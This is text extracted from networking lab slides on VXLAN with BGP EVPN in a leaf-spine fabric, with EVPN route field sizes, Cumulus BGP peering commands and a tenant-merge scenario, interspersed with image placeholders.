
Route distinguisher (8 bytes)
Ethernet Segment ID (10 bytes)
Ethernet TAG ID (4 bytes)
MAC address Length (1 bytes)
MAC address (6 bytes)
IP address length (1 bytes)
IP address (4 or 16 bytes)
GW address (4 or 16 bytes)
MPLS label1 (3 bytes)
MPLS label2 (3 bytes)

LAB: VXLAN with BGP EVPN in leaf-spine fabric
starting from the previous LAB configuration


Add MP-eBGP peerings



Remove the static VXLAN VTEPs of previous lab




Add MP-eBGP peerings




Add MP-eBGP peerings

```
net add bgp autonomous-system 65002
net add bgp router-id 2.2.2.2
net add bgp neighbor swp1 remote-as 65000
net add bgp neighbor swp2 remote-as 65000
net add bgp evpn neighbor swp1 activate
net add bgp evpn neighbor swp2 activate
net add bgp evpn advertise-all-vni
```


Tenant A
Tenant B




Add MP-eBGP peerings



Add MP-eBGP peerings



Add MP-eBGP peerings




LAB: VXLAN with BGP EVPN in leaf-spine fabric
let's add L3VNIs


Scenario

- ❑ Let's assume that Tenant A and Tenant B ***merge in a single tenant***
- ❑ VM A1 and VM A2 will be in the same broadcast domain, and belong to the network segment with address 10.0.0.0/24 (as before)
- ❑ VM B1 and VM B2, as well, will be in the same broadcast domain, and belong to the network segment with address 10.1.1.0/24
